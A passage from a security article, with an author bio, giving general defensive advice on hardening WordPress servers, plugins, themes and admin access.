"bugs". You can make a decision table with relevant parameters for example:

OS Vendor | License plan | Updates frequency | Local support availability | SLA |

CORE SOFTWARE

Core software is the main part where your work as the CMS admin take place. CMS is made from a few components and each one is a critical. For example, the web server is software that receives user queries, developing requests, sends them to Database Engine, and after fulfilment sends the response back to the user's browser. Same with database engine, that serves web server requests and repossess with relevant, most of the time:), answers. WordPress is a very modular and popular CMS. As a open source software you have an ability to implement any kind of code that will running in a system. Same goes with themes that you can integrate into Wordpress. Most of the vulnerabilities and exploitation occurs in those codes and themes. You can use free themes and plugins to receive low level of service or you can buy them and receive high level of service. The choice is very important. There is a lot of aspects that we have to take into consideration to secure our CMS.

If we use private server (doesn't matter virtual or physical) you have to set basic hardening for hardware and software it will run. For example: if your server will serve traffic from Internet, and thousands of users are expected, here is a basic checklist:

- At least two or more leased lines from different ISP's
- Clustered load balancer hardware or software
- Intrusion detection and prevention system / Firewall / DMZ
- Web application firewall / Reverse proxy / Content sanitation

The list is not final but those points will help you create a countermeasures to protect our system.

At the Wordpress server(s) himself:

- Keep hardware firmware updated to latest versions as vendor recommends
- Keep operating system and core components updated as vendor recommends
- Hardening operating system as vendor recommends
- Hardening web server and database engine
- Make sure you have **updated** resource map with current versions
- Hardening Wordpress itself - because system is very fragile - you have to merge settings based on components you will use. Take a look at those articles:
    - http://www.wpbeginner.com/wp-tutorials/11-vital-tips-and-hacks-to-protect-your-wordpress-admin-area/
    - http://codex.wordpress.org/Hardening_WordPress
    - http://www.copyblogger.com/wordpress-website-security/
    - http://illuminea.com/protect-wordpress-site-hackers/

The basics for protecting any CMS are:

- Use only updated and verified firmware and software.
- Run periodical software and hardware checks.
- Do not integrate plugins, adds on and themes without verification process.
- Be very careful with adds-on and plugins
- Be sure to "sanitise" any user entered text in comments, discussions, posts from unwanted HTML tags, URLS, attachments and etc.
- As a CMS admin make sure you read about every vulnerability that is exposed by hackers, software suppliers, presented at information security forums etc.
- Make sure that admin access to CMS is only from trusted IP and only after strong authentication.

Conclusion

It will never end, each day, each hour or second there is new vulnerability in one of the components of CMS. And there is no guarantee that vendor will release patch in short time. To be able keep your CMS up and running you have to make sure that "fingers are on the pulse" which means to implement real time monitor of our whole system. There is no 100% of safety but you can implement 100% of security.

I hope those tips will help you and remember: the computer is stupid machine that runs code written by human. There is no magic! If harmful codes occurs and will be successful, it means that some of the controls in secured system have failed.

About the Author:

Karen Shahbazian

Certified CISO,CSO

Above fifteen years of experience as information technologies and data security expert, deep knowledge and experience in information security areas. Wrote security policy based on regulatory and company business strategy (financial regulatory, safety policy). Implemented effective security policies based on country legislation by using several types of controls such as systems hardening, security compliance testing, penetration analysis, risk definitions and business impact analysis.

LinkedIn https://il.linkedin.com/in/shahkar